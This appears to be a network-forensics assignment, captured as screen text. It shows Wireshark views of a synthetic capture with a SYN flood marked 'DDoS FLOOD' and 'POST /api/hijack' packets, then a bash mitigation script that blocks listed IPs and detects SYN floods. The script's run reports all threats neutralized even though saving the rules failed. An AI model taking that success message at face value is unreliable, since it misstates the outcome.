[Conversation completeness: Incomplete, SYN_SENT (1)]
0000 45 00 00 28 00 01 00 00 40 06 e9 1f 66 36 20 0c
0010 0a 64 01 0a ed c6 00 16 00 00 00 00 00 00 00 00
0020 50 02 20 00 10 56 00 00
Source Port (tcp.srcport), 2 bytes
Packets: 36677
Profile: Default


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Destination Port Source Port Info
76 2024-01-01 05:03:35.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet]
77 2024-01-01 05:03:37.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet]
78 2024-01-01 05:03:40.000000 10.100.1.50 10.100.1.30 TCP 65 8080 16881 16881 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
79 2024-01-01 05:03:45.000000 10.100.1.50 10.100.1.30 TCP 65 8080 23752 23752 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
80 2024-01-01 05:03:48.000000 10.100.1.50 10.100.1.30 TCP 65 8080 2572 2572 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
81 2024-01-01 05:03:53.000000 10.100.1.50 10.100.1.30 TCP 65 8080 44192 44192 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
82 2024-01-01 05:03:55.000000 10.100.1.50 10.100.1.30 TCP 65 8080 13851 13851 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
83 2024-01-01 05:04:00.000000 10.100.1.50 10.100.1.30 TCP 65 8080 2735 2735 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
84 2024-01-01 05:04:04.000000 10.100.1.50 10.100.1.30 TCP 65 8080 18816 18816 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
85 2024-01-01 05:04:05.000000 10.100.1.50 10.100.1.30 TCP 65 8080 64758 64758 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
86 2024-01-01 05:04:10.000000 10.100.1.50 10.100.1.30 TCP 65 8080 10997 10997 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
87 2024-01-01 05:04:12.000000 10.100.1.50 10.100.1.30 TCP 65 8080 18846 18846 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
88 2024-01-01 05:04:16.000000 10.100.1.50 10.100.1.30 TCP 65 8080 22280 22280 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
89 2024-01-01 05:04:17.000000 10.100.1.50 10.100.1.30 TCP 65 8080 24113 24113 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
90 2024-01-01 05:04:22.000000 10.100.1.50 10.100.1.30 TCP 65 8080 45840 45840 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
91 2024-01-01 05:04:27.000000 10.100.1.50 10.100.1.30 TCP 65 8080 59728 59728 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
92 2024-01-01 05:04:32.000000 10.100.1.50 10.100.1.30 TCP 65 8080 22451 22451 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
93 2024-01-01 05:04:37.000000 10.100.1.50 10.100.1.30 TCP 65 8080 46294 46294 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
94 2024-01-01 05:04:38.000000 10.100.1.50 10.100.1.30 TCP 65 8080 6727 6727 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
95 2024-01-01 05:04:43.000000 10.100.1.50 10.100.1.30 TCP 65 8080 37349 37349 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
96 2024-01-01 05:04:47.000000 10.100.1.50 10.100.1.30 TCP 65 8080 47846 47846 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
97 2024-01-01 05:04:48.000000 10.100.1.50 10.100.1.30 TCP 65 8080 22882 22882 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
98 2024-01-01 05:04:50.000000 10.100.1.50 10.100.1.30 TCP 65 8080 46532 46532 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
99 2024-01-01 05:04:51.000000 10.100.1.50 10.100.1.30 TCP 65 8080 29414 29414 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
100 2024-01-01 05:04:56.000000 10.100.1.50 10.100.1.30 TCP 65 8080 23876 23876 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
101 2024-01-01 05:05:01.000000 10.100.1.50 10.100.1.30 TCP 65 8080 54441 54441 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
102 2024-01-01 05:05:06.000000 10.100.1.50 10.100.1.30 TCP 65 8080 46434 46434 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
103 2024-01-01 05:05:11.000000 10.100.1.50 10.100.1.30 TCP 65 8080 33092 33092 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
Frame 78: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Internet Protocol Version 4, Src: 10.100.1.50, Dst: 10.100.1.30
Transmission Control Protocol, Src Port: 16881, Dst Port: 8080, Seq: 1, Ack: 1, Len: 25
Source Port: 16881
Destination Port: 8080
[Stream index: 27]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (8)]
0000 45 00 00 41 00 01 00 00 40 06 63 9f 0a 64 01 32
0010 0a 64 01 1e 41 f1 1f 90 00 00 00 00 00 00 00 00
0020 50 10 20 00 2b 00 00 00 50 4f 53 54 20 2f 61 70
0030 69 2f 68 69 6a 61 63 6b 20 48 54 54 50 2f 31 2e
0040 31
Source Port (tcp.srcport), 2 bytes
Packets: 36677
Profile: Default


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Destination Port Source Port Info
130 2024-01-01 05:06:30.000000 10.100.1.50 10.100.1.30 TCP 65 8080 6036 6036 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
131 2024-01-01 05:06:33.000000 10.100.1.50 10.100.1.30 TCP 65 8080 4230 4230 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
132 2024-01-01 05:06:36.000000 10.100.1.50 10.100.1.30 TCP 65 8080 63715 63715 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
133 2024-01-01 05:06:37.000000 10.100.1.50 10.100.1.30 TCP 65 8080 47391 47391 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
134 2024-01-01 05:06:40.000000 10.100.1.50 10.100.1.30 TCP 65 8080 24559 24559 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
135 2024-01-01 05:06:45.000000 10.100.1.50 10.100.1.30 TCP 65 8080 49096 49096 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
136 2024-01-01 05:06:48.000000 10.100.1.50 10.100.1.30 TCP 65 8080 59564 59564 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
137 2024-01-01 05:06:49.000000 10.100.1.50 10.100.1.30 TCP 65 8080 62024 62024 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
138 2024-01-01 05:06:54.000000 10.100.1.50 10.100.1.30 TCP 65 8080 24143 24143 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
139 2024-01-01 05:06:55.000000 10.100.1.50 10.100.1.30 TCP 65 8080 34765 34765 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
140 2024-01-01 05:07:00.000000 10.100.1.50 10.100.1.30 TCP 65 8080 3798 3798 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
141 2024-01-01 05:07:03.000000 10.100.1.50 10.100.1.30 TCP 65 8080 9223 9223 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
142 2024-01-01 05:07:08.000000 10.100.1.50 10.100.1.30 TCP 65 8080 25388 25388 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
143 2024-01-01 05:07:13.000000 10.100.1.50 10.100.1.30 TCP 65 8080 62767 62767 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
144 2024-01-01 05:07:18.000000 10.100.1.50 10.100.1.30 TCP 65 8080 59088 59088 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
145 2024-01-01 05:07:23.000000 10.100.1.50 10.100.1.30 TCP 65 8080 62024 [TCP Retransmission] 62024 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
146 2024-01-01 05:07:28.000000 10.100.1.50 10.100.1.30 TCP 65 8080 43497 43497 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
147 2024-01-01 05:07:33.000000 10.100.1.50 10.100.1.30 TCP 65 8080 46363 46363 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
148 2024-01-01 05:07:38.000000 10.100.1.50 10.100.1.30 CVSPSE... 65 8080 2401 Response lines: 1
149 2024-01-01 05:07:40.000000 10.100.1.50 10.100.1.30 TCP 65 8080 28959 28959 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
150 2024-01-01 05:07:42.000000 10.100.1.50 10.100.1.30 TCP 65 8080 64196 64196 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
151 2024-01-01 05:07:43.000000 10.100.1.50 10.100.1.30 TCP 65 8080 53538 53538 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
152 2024-01-01 05:07:48.000000 10.100.1.50 10.100.1.30 TCP 65 8080 24327 24327 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
153 2024-01-01 05:07:53.000000 10.100.1.50 10.100.1.30 TCP 65 8080 22972 22972 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
154 2024-01-01 05:07:57.000000 10.100.1.50 10.100.1.30 TCP 65 8080 14254 14254 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
155 2024-01-01 05:07:58.000000 10.100.1.50 10.100.1.30 TCP 65 8080 54500 54500 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
156 2024-01-01 05:08:01.000000 10.100.1.50 10.100.1.30 TCP 65 8080 54686 54686 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
157 2024-01-01 05:08:03.000000 10.100.1.50 10.100.1.30 TCP 65 8080 51331 51331 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25
Frame 148: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Internet Protocol Version 4, Src: 10.100.1.50, Dst: 10.100.1.30
Transmission Control Protocol, Src Port: 2401, Dst Port: 8080, Seq: 1, Ack: 1, Len: 25
Source Port: 2401
Destination Port: 8080
[Stream index: 96]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (8)]
[TCP Segment Len: 25]
0000 45 00 00 41 00 01 00 00 40 06 63 9f 0a 64 01 32 E A @ c d 2
0010 0a 64 01 1e 09 61 1f 90 00 00 00 00 00 00 00 00 d a
0020 50 10 20 00 64 10 00 00 50 4f 53 54 20 2f 61 70 P d POST /ap
0030 69 2f 68 69 6a 61 63 6b 20 48 54 54 50 2f 31 2e i/hijack HTTP/1.
0040 31 1
Source Port (tcp.srcport), 2 bytes
Packets: 36677
Profile: Default


London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Destination Port Source Port Info
178 2024-01-01 05:09:06.000000 185.200.50.10 10.100.1.10 TCP 50 80 59364 59364 → 80 [SYN] Seq=0 Win=8192 Len=10
179 2024-01-01 05:09:08.000000 185.200.50.10 10.100.1.10 TCP 50 80 59561 59561 → 80 [SYN] Seq=0 Win=8192 Len=10
180 2024-01-01 05:09:12.000000 185.200.50.10 10.100.1.10 TCP 50 80 7651 7651 → 80 [SYN] Seq=0 Win=8192 Len=10
181 2024-01-01 05:09:13.000000 185.200.50.10 10.100.1.10 TCP 50 80 15965 15965 → 80 [SYN] Seq=0 Win=8192 Len=10
182 2024-01-01 05:09:18.000000 185.200.50.10 10.100.1.10 TCP 50 80 7128 7128 → 80 [SYN] Seq=0 Win=8192 Len=10
183 2024-01-01 05:09:22.000000 185.200.50.10 10.100.1.10 TCP 50 80 39471 39471 → 80 [SYN] Seq=0 Win=8192 Len=10
184 2024-01-01 05:09:26.000000 185.200.50.10 10.100.1.10 TCP 50 80 19711 19711 → 80 [SYN] Seq=0 Win=8192 Len=10
185 2024-01-01 05:09:27.000000 185.200.50.10 10.100.1.10 TCP 50 80 30429 30429 → 80 [SYN] Seq=0 Win=8192 Len=10
186 2024-01-01 05:09:32.000000 185.200.50.10 10.100.1.10 TCP 50 80 7041 7041 → 80 [SYN] Seq=0 Win=8192 Len=10
187 2024-01-01 05:09:33.000000 185.200.50.10 10.100.1.10 TCP 50 80 14453 14453 → 80 [SYN] Seq=0 Win=8192 Len=10
188 2024-01-01 05:09:35.000000 185.200.50.10 10.100.1.10 TCP 50 80 20250 20250 → 80 [SYN] Seq=0 Win=8192 Len=10
189 2024-01-01 05:09:39.000000 185.200.50.10 10.100.1.10 TCP 50 80 49630 49630 → 80 [SYN] Seq=0 Win=8192 Len=10
190 2024-01-01 05:09:40.000000 185.200.50.10 10.100.1.10 TCP 50 80 60034 60034 → 80 [SYN] Seq=0 Win=8192 Len=10
191 2024-01-01 05:09:41.000000 185.200.50.10 10.100.1.10 TCP 50 80 7113 7113 → 80 [SYN] Seq=0 Win=8192 Len=10
192 2024-01-01 05:09:43.000000 185.200.50.10 10.100.1.10 TCP 50 80 26362 26362 → 80 [SYN] Seq=0 Win=8192 Len=10
193 2024-01-01 05:09:48.000000 185.200.50.10 10.100.1.10 TCP 50 80 26875 26875 → 80 [SYN] Seq=0 Win=8192 Len=10
194 2024-01-01 05:09:49.000000 185.200.50.10 10.100.1.10 TCP 50 80 65317 65317 → 80 [SYN] Seq=0 Win=8192 Len=10
195 2024-01-01 05:09:53.000000 185.200.50.10 10.100.1.10 TCP 50 80 64532 64532 → 80 [SYN] Seq=0 Win=8192 Len=10
196 2024-01-01 05:09:55.000000 185.200.50.10 10.100.1.10 TCP 50 80 49615 49615 → 80 [SYN] Seq=0 Win=8192 Len=10
197 2024-01-01 05:09:56.000000 185.200.50.10 10.100.1.10 TCP 50 80 40405 40405 → 80 [SYN] Seq=0 Win=8192 Len=10
198 2024-01-01 05:10:00.000000 185.200.50.10 10.100.1.10 TCP 50 80 14853 14853 → 80 [SYN] Seq=0 Win=8192 Len=10
199 2024-01-01 05:10:04.000000 185.200.50.10 10.100.1.10 TCP 50 80 4254 4254 → 80 [SYN] Seq=0 Win=8192 Len=10
200 2024-01-01 05:10:08.000000 185.200.50.10 10.100.1.10 TCP 50 80 30576 30576 → 80 [SYN] Seq=0 Win=8192 Len=10
201 2024-01-01 05:10:11.000000 185.200.50.10 10.100.1.10 TCP 50 80 37519 37519 → 80 [SYN] Seq=0 Win=8192 Len=10
202 2024-01-01 05:10:15.000000 185.200.50.10 10.100.1.10 TCP 50 80 21412 21412 → 80 [SYN] Seq=0 Win=8192 Len=10
203 2024-01-01 05:10:19.000000 185.200.50.10 10.100.1.10 TCP 50 80 56712 56712 → 80 [SYN] Seq=0 Win=8192 Len=10
204 2024-01-01 05:10:20.000000 185.200.50.10 10.100.1.10 TCP 50 80 40180 40180 → 80 [SYN] Seq=0 Win=8192 Len=10
205 2024-01-01 05:10:23.000000 185.200.50.10 10.100.1.10 TCP 50 80 34824 34824 → 80 [SYN] Seq=0 Win=8192 Len=10
Frame 148: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Internet Protocol Version 4, Src: 10.100.1.50, Dst: 10.100.1.30
Transmission Control Protocol, Src Port: 2401, Dst Port: 8080, Seq: 1, Ack: 1, Len: 25
Source Port: 2401
Destination Port: 8080
[Stream index: 96]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (8)]
[TCP Segment Len: 25]
0000 45 00 00 41 00 01 00 00 40 06 63 9f 0a 64 01 32 E A @ c d 2
0010 0a 64 01 1e 09 61 1f 90 00 00 00 00 00 00 00 00 d a
0020 50 10 20 00 64 10 00 00 50 4f 53 54 20 2f 61 70 P d POST /ap
0030 69 2f 68 69 6a 61 63 6b 20 48 54 54 50 2f 31 2e i/hijack HTTP/1.
0040 31 1
Source Port (tcp.srcport), 2 bytes
Packets: 36677
Profile: Default


London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Destination Port Source Port Info
373 2024-01-01 05:18:17.000000 185.200.50.10 10.100.1.10 TCP 50 80 35259 35259 → 80 [SYN] Seq=0 Win=8192 Len=10
374 2024-01-01 05:18:21.000000 185.200.50.10 10.100.1.10 TCP 50 80 4224 4224 → 80 [SYN] Seq=0 Win=8192 Len=10
375 2024-01-01 05:18:25.000000 185.200.50.10 10.100.1.10 TCP 50 80 23944 23944 → 80 [SYN] Seq=0 Win=8192 Len=10
376 2024-01-01 05:18:28.000000 185.200.50.10 10.100.1.10 TCP 50 80 46375 46375 → 80 [SYN] Seq=0 Win=8192 Len=10
377 2024-01-01 05:18:33.000000 185.200.50.10 10.100.1.10 TCP 50 80 38375 38375 → 80 [SYN] Seq=0 Win=8192 Len=10
378 2024-01-01 05:18:36.000000 185.200.50.10 10.100.1.10 TCP 50 80 5307 5307 → 80 [SYN] Seq=0 Win=8192 Len=10
379 2024-01-01 05:18:40.000000 185.200.50.10 10.100.1.10 TCP 50 80 51368 51368 → 80 [SYN] Seq=0 Win=8192 Len=10
380 2024-01-01 05:18:41.000000 185.200.50.10 10.100.1.10 TCP 50 80 370 370 → 80 [SYN] Seq=0 Win=8192 Len=10
381 2024-01-01 05:18:44.000000 185.200.50.10 10.100.1.10 TCP 50 80 23868 23868 → 80 [SYN] Seq=0 Win=8192 Len=10
382 2024-01-01 05:18:46.000000 185.200.50.10 10.100.1.10 TCP 50 80 43769 43769 → 80 [SYN] Seq=0 Win=8192 Len=10
383 2024-01-01 05:18:50.000000 185.200.50.10 10.100.1.10 TCP 50 80 60482 60482 → 80 [SYN] Seq=0 Win=8192 Len=10
384 2024-01-01 05:18:52.000000 185.200.50.10 10.100.1.10 TCP 50 80 51120 51120 → 80 [SYN] Seq=0 Win=8192 Len=10
385 2024-01-01 05:18:54.000000 185.200.50.10 10.100.1.10 TCP 50 80 64666 64666 → 80 [SYN] Seq=0 Win=8192 Len=10
386 2024-01-01 05:18:55.000000 185.200.50.10 10.100.1.10 TCP 50 80 2085 2085 → 80 [SYN] Seq=0 Win=8192 Len=10
387 2024-01-01 05:19:00.000000 185.200.50.10 10.100.1.10 TCP 50 80 36443 [TCP Retransmission] 36443 → 80 [SYN] Seq=0 Win=8192 Len=10
388 2024-01-01 05:19:03.000000 185.200.50.10 10.100.1.10 TCP 50 80 34580 34580 → 80 [SYN] Seq=0 Win=8192 Len=10
389 2024-01-01 05:19:06.000000 185.200.50.10 10.100.1.10 TCP 50 80 36737 36737 → 80 [SYN] Seq=0 Win=8192 Len=10
390 2024-01-01 05:19:10.000000 185.200.50.10 10.100.1.10 TCP 50 80 19908 19908 → 80 [SYN] Seq=0 Win=8192 Len=10
391 2024-01-01 05:19:11.000000 185.200.50.10 10.100.1.10 TCP 50 80 51768 51768 → 80 [SYN] Seq=0 Win=8192 Len=10
392 2024-01-01 05:19:12.000000 185.200.50.10 10.100.1.10 TCP 50 80 44159 44159 → 80 [SYN] Seq=0 Win=8192 Len=10
393 2024-01-01 05:19:13.000000 185.200.50.10 10.100.1.10 TCP 50 80 42387 42387 → 80 [SYN] Seq=0 Win=8192 Len=10
394 2024-01-01 05:19:17.000000 185.200.50.10 10.100.1.10 TCP 50 80 29233 29233 → 80 [SYN] Seq=0 Win=8192 Len=10
395 2024-01-01 05:19:21.000000 185.200.50.10 10.100.1.10 TCP 50 80 41391 41391 → 80 [SYN] Seq=0 Win=8192 Len=10
396 2024-01-01 05:19:23.000000 185.200.50.10 10.100.1.10 TCP 50 80 12456 12456 → 80 [SYN] Seq=0 Win=8192 Len=10
397 2024-01-01 05:19:26.000000 185.200.50.10 10.100.1.10 TCP 50 80 33218 33218 → 80 [SYN] Seq=0 Win=8192 Len=10
398 2024-01-01 05:19:30.000000 185.200.50.10 10.100.1.10 TCP 50 80 31568 31568 → 80 [SYN] Seq=0 Win=8192 Len=10
399 2024-01-01 05:19:34.000000 185.200.50.10 10.100.1.10 TCP 50 80 21338 21338 → 80 [SYN] Seq=0 Win=8192 Len=10
400 2024-01-01 05:19:38.000000 185.200.50.10 10.100.1.10 TCP 50 80 35202 35202 → 80 [SYN] Seq=0 Win=8192 Len=10
Frame 389: 50 bytes on wire (400 bits), 50 bytes captured (400 bits)
Internet Protocol Version 4, Src: 185.200.50.10, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 36737, Dst Port: 80, Seq: 0, Len: 10
Source Port: 36737
Destination Port: 80
[Stream index: 336]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (9)]
0000 45 00 00 32 00 01 00 00 40 06 83 85 b9 c8 32 0a E··2···· @·····2·
0010 0a 64 01 0a 8f 81 00 50 00 00 00 00 00 00 00 00 ·d·····P ····
0020 50 02 20 00 99 55 00 00 44 44 6f 53 20 46 4c 4f P· ··U·· DDoS FLO
0030 4f 44 OD
Source Port (tcp.srcport), 2 bytes
Packets: 36677
Profile: Default


Apps Places
Apr 25 12:11 AM
bilaltasawar@vbox: ~/Downloads/assignment
GNU nano 8.2 /opt/threat_mitigation.sh *
ALICIOUS_IPS=(
"203.0.113.55"
"185.200.50.10"
"102.54.32.12"
"198.51.100.77"
Log file for forensics
OG_FILE="/var/log/threat_block.log"
ATE=$(date '+%Y-%m-%d %H:%M:%S')
cho "[$DATE] Starting mitigation..." | tee -a $LOG_FILE
===== ACTIONS =====
1. Block malicious IPs using iptables
or IP in "${MALICIOUS_IPS[@]}"; do
echo "[$DATE] Blocking IP: $IP" | tee -a $LOG_FILE
iptables -A INPUT -s "$IP" -j DROP
iptables -A OUTPUT -d "$IP" -j DROP
one
2. Detect anomalous traffic (simple SYN flood detection via netstat)
cho "[$DATE] Checking for SYN flood attempts..." | tee -a $LOG_FILE
etstat -anp | grep 'SYN_RECV' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -nr | head -n 10 | tee -a $LOG_FILE
3. Alert if any IP has >100 SYN_RECV connections (indicating likely DDoS)
USPECTS=$(netstat -anp | grep 'SYN_RECV' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | awk '$1 > 100 {print $2}')
or SUSPECT in $SUSPECTS; do
echo "[$DATE] Possible SYN flood from: $SUSPECT — Blocking immediately." | tee -a $LOG_FILE
iptables -A INPUT -s "$SUSPECT" -j DROP
one
4. Save iptables rules (persistent across reboot if iptables-persistent is installed)
iptables-save > /etc/iptables/rules.v4
cho "[$DATE] Mitigation completed. All threats neutralized for now." | tee -a $LOG_FILE


$ sudo /opt/threat_mitigation.sh
2025-04-25 00:13:26] Starting mitigation...
2025-04-25 00:13:26] Blocking IP: 203.0.113.55
2025-04-25 00:13:26] Blocking IP: 185.200.50.10
2025-04-25 00:13:26] Blocking IP: 102.54.32.12
2025-04-25 00:13:26] Blocking IP: 198.51.100.77
2025-04-25 00:13:26] Checking for SYN flood attempts...
opt/threat_mitigation.sh: line 36: /etc/iptables/rules.v4: No such file or directory
2025-04-25 00:13:26] Mitigation completed. All threats neutralized for now.